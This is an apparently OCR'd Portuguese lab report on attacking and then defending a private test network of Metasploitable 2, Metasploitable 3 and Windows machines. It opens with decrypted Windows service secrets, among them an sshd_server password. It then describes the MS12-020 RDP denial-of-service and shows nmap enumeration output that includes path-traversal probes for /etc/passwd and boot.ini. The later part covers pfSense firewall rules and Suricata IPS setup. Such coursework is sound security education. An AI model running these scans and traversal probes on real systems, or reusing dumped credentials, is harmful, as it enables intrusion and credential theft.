 Decrypted Value: @<0vn^U|e{X;X]Wpw7)`=b4]>eGq"TtQdWU'

[+] Key: _SC_OpenSSHd
 Username: .\sshd_server
 Decrypted Value: D@rj33l1ng
```

MS12-020 (Ataque DoS)

O MS12-020 existe devido a uma falha no serviço RDP que, ao lidar incorretamente com o pacote MCSPDU no campo maxChannelIDs, leva ao uso de um ponteiro inválido, criando uma condição para um ataque de negação de serviço (DoS). Um invasor pode enviar pacotes RDP manipulados para explorar essa vulnerabilidade no RDP.



Como podemos ver, após executar o DoS com sucesso, a máquina vai abaixo, resultando ou num *Blue Screen* ou num *reboot*.

Serviços HTTP


Tendo já executado o *nmap* para a identificação de serviços, sabemos que apenas o Metasploitable 2 e o Metasploitable 3 têm serviços HTTP a correr.

Metasploitable 2

Já sabendo que os serviços HTTP nesta máquina se encontram nas portas 80 e 8180, podemos usar o comando:

```
nmap -Pn --script=http-enum 10.0.10.2 -p80,8180
```

resultando no seguinte *output*:


┌──(leo㉿kali)-[~]
└─$ nmap -Pn --script=http-enum 10.0.10.2 -p80,8180
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-12 18:22 EST
Nmap scan report for 10.0.10.2
Host is up (0.00035s latency).
PORT STATE SERVICE
80/tcp open http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
8180/tcp open unknown
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder
| /admin/admin_login.html: Possible admin folder
| /admin/home.html: Possible admin folder
| /admin/admin-login.html: Possible admin folder
| /admin/adminLogin.html: Possible admin folder
| /admin/controlpanel.html: Possible admin folder
| /admin/cp.html: Possible admin folder
| /admin/index.jsp: Possible admin folder
| /admin/login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
| /admin/controlpanel.jsp: Possible admin folder
| /admin/admin-login.jsp: Possible admin folder
| /admin/cp.jsp: Possible admin folder
| /admin/account.jsp: Possible admin folder
| /admin/admin_login.jsp: Possible admin folder
| /admin/adminLogin.jsp: Possible admin folder
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
| /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_ /webdav/: Potentially interesting folder

Metasploitable 3

```
┌──(leo㉿kali)-[~]
└─$ nmap -Pn -sV -p80,4848,8080,8181,8282,8383,8484,8585,8686,9200 --script=http-enum 10.0.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 19:36 EST
Nmap scan report for 10.0.10.3
Host is up (0.00062s latency).

PORT     STATE SERVICE         VERSION
80/tcp   open  http            Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
4848/tcp open  ssl/http        Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition  4.0
8080/tcp open  http            Sun GlassFish Open Source Edition  4.0
|_http-server-header: GlassFish Server Open Source Edition  4.0
| http-enum:
|   /sdk/../../../../../../../../etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMWare (CVE-2009-3733)
|   /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMWare (CVE-2009-3733)
|   /../../../../../../../../../../etc/passwd: Possible path traversal in URI
|   /../../../../../../../../../../boot.ini: Possible path traversal in URI
|_  ..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqlitedb: Possible iPhone/iPod/iPad generic file sharing app Directory Traversal (iOS)
8181/tcp open  ssl/intermapper?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 13 Nov 2024 00:34:21 GMT
|     Content-Type: text/html
|     Connection: close
|     Content-Length: 4626
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
|     <html lang="en">
|     <!--
|     ALTER OR REMOVE COPYRIGHT NOTICES OR THIS HEADER.
|     Copyright (c) 2010, 2013 Oracle and/or its affiliates. All rights reserved.
|     subject to License Terms
|     <head>
|     <style type="text/css">
|     body{margin-top:0}
|     body,td,p,div,span,a,ul,ul li, ol, ol li, ol li b, dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:10pt}
|     {font-size:18pt}
|     {font-size:14pt}
|     {font-size:12pt}
|     code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}
|     {padding-bottom: 8px}
|     p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}
|     p.copy {text-align: center}
|     table.grey1,tr.grey1,td.g
|   HTTPOptions:
|     HTTP/1.1 405 Method Not Allowed
|     Allow: GET
|     Date: Wed, 13 Nov 2024 00:34:21 GMT
|     Connection: close
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Wed, 13 Nov 2024 00:34:21 GMT
|     Connection: close
|_    Content-Length: 0
8282/tcp open  http            Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-enum:
|   /examples/: Sample scripts
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /axis2/axis2-web/HappyAxis.jsp: Apache Axis2
|   /axis2/: Apache Axis2
|_  /docs/: Potentially interesting folder
8383/tcp open  http            Apache httpd
|_http-server-header: Apache
8484/tcp open  http            Jetty winstone-2.8
| http-enum:
|   /log/: Logs
|   /robots.txt: Robots file
|   /api/: Potentially interesting folder
|   /install/: Potentially interesting folder
|   /script/: Potentially interesting folder
|   /secured/: Potentially interesting folder (401 Unauthorized)
|_  /target/: Potentially interesting folder
|_http-server-header: Jetty(winstone-2.8)
8585/tcp open  http            Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|_  /uploads/: Potentially interesting folder w/ directory listing
8686/tcp open  java-rmi        Java RMI
9200/tcp open  wap-wsp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=UTF-8
|     Content-Length: 80
|     handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: application/json; charset=UTF-8
|     Content-Length: 305
|     "status" : 200,
|     "name" : "Pasco",
|     "version" : {
|     "number" : "1.1.1",
|     "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
|     "build_timestamp" : "2014-04-16T14:27:12Z",
|     "build_snapshot" : false,
|     "lucene_version" : "4.7"
|     "tagline" : "You Know, for Search"
|   HTTPOptions:
|     HTTP/1.0 200 OK
```


Já nesta máquina, também sabendo em que portos se encontram os serviços HTTP, podemos usar o seguinte comando:

```
nmap -Pn -sV -p80,4848,8080,8181,8282,8383,8484,8585,8686,9200
--script=http-enum 10.0.10.3
```


Serviços SMB

Metasploitable 2

Metasploitable 3



Parte II



Configuração pfSense

Firewall / Rules / WAN

Floating | WAN | LAN | OPT1 | OPT2

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
Outbound											
✓	1/1.17 MiB	IPv4 TCP	10.0.10.0/24	*	*	80 (HTTP)	*	none			
✓	0/0 B	IPv4 TCP	10.0.10.0/24	*	*	443 (HTTPS)	*	none			
Inbound											
✓	0/275 B	IPv4 *	*	*	10.0.10.0/24	*	*	none			

Firewall / Rules / LAN

Floating | WAN | LAN | OPT1 | OPT2

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
Outbound											
✓	0/0 B	IPv4 ICMP any	10.0.3.0/24	*	*	*	*	none			
✓	0/0 B	IPv4 TCP	10.0.3.0/24	*	*	80 (HTTP)	*	none			
✓	0/0 B	IPv4 TCP	10.0.3.0/24	*	*	443 (HTTPS)	*	none			
✓	0/0 B	IPv4 TCP	10.0.3.0/24	*	10.0.1.0/24	3389 (MS RDP)	*	none			
Inbound											
✗	0/2 KiB	IPv4 *	! 10.0.1.0/24	*	10.0.3.0/24	*	*	none			

Firewall / Rules / OPT1

Floating WAN LAN OPT1 OPT2

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
Inbound											
	0/0 B	IPv4 ICMP any	*	*	10.0.1.0/24	*	*	none			
	0/209 KiB	IPv4 TCP	*	*	10.0.1.0/24	80 (HTTP)	*	none			
	0/0 B	IPv4 TCP	*	*	10.0.1.0/24	443 (HTTPS)	*	none			
	0/0 B	IPv4 TCP	10.0.3.0/24	*	10.0.1.0/24	3389 (MS RDP)	*	none			
Outbound											
	0/0 B	IPv4 TCP	10.0.1.0/24	*	*	80 (HTTP)	*	none			
	0/0 B	IPv4 TCP	10.0.1.0/24	*	*	443 (HTTPS)	*	none			

Firewall / Rules / OPT2

Floating WAN LAN OPT1 OPT2

Rules (Drag to Change Order)


	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
Inbound											
	0/0 B	IPv4 ICMP any	*	*	10.0.2.0/24	*	*	none			
	0/194 KiB	IPv4 TCP	*	*	10.0.2.0/24	80 (HTTP)	*	none			
	0/0 B	IPv4 TCP	*	*	10.0.2.0/24	443 (HTTPS)	*	none			
	0/0 B	IPv4 TCP	10.0.3.0/24	*	10.0.2.0/24	22 (SSH)	*	none			
Outbound											
	0/0 B	IPv4 TCP	10.0.2.0/24	*	*	80 (HTTP)	*	none			
	0/0 B	IPv4 TCP	10.0.2.0/24	*	*	443 (HTTPS)	*	none			

Enumeração de serviços

Metasploitable 2

```
┌──(leo㉿kali)-[~]
└─$ sudo nmap -Pn -A -sV -p80,443 10.0.2.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-17 10:35 EST
Nmap scan report for 10.0.2.2
Host is up (0.0017s latency).

PORT    STATE  SERVICE VERSION
80/tcp  open   http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
443/tcp closed https
Device type: general purpose|WAP|printer|specialized|print server|switch|media device|broadband router
Running (JUST GUESSING): Linux 2.6.X|2.4.X (94%), Motorola embedded (90%), Kyocera embedded (89%), Google embedded (88%), HP embedded (88%), Philips embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:motorola:ap-51xx cpe:/h:kyocera:cs-2560 cpe:/o:linux:linux_kernel:2.4.21 cpe:/o:linux:linux_kernel:2.6.18 cpe:/h:motorola:surfboard_sb6120 cpe:/h:motorola:surfboard_sb6141
Aggressive OS guesses: Linux 2.6.15 - 2.6.26 (likely embedded) (94%), Linux 2.6.29 (Gentoo) (94%), Linux 2.6.18 (92%), Linux 2.6.24 (Debian) (90%), Motorola AP-51xx WAP (90%), Linux 2.6.16 - 2.6.28 (90%), Kyocera CopyStar CS-2560 printe
r (89%), Linux 2.6.22.1-32.fc6 (x86, SMP) (89%), Linux 2.6.32 - 2.6.33 (89%), Linux 2.6.9 - 2.6.27 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT     ADDRESS
1   1.74 ms 10.0.10.1
2   1.82 ms 10.0.2.2
```

Metasploitable 3




Windows 10

Diferenças relativamente ao 1º cenário


Nos resultados obtidos acima é possível verificar que, como mencionado anteriormente, apenas os portos 80 e 443 são encontrados pelo *nmap*. Isto acontece devido à *firewall* do pfSense que, na *network* do Kali, apenas tem esses portos definidos para *outbound*.

Suricata

Depois de instalar o Suricata pelo *Package Manager*, podemos ir à aba de Serviços, aceder à secção do Suricata e, nas definições deste, ativar opções requeridas:




Ativando de seguida todas as regras em “LAN categories” e nas outras interfaces e selecionar:



Verificação do IPS

WAN (Kali Linux)



Alert Log View Settings

Instance to View: (WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs: Download — All alert log files for selected interface will be downloaded; Clear — Clear the currently active Alerts log file


Save Settings: Save — Save auto-refresh and view settings; Refresh — Default is ON; 250 — Number of alerts to display. Default is 250

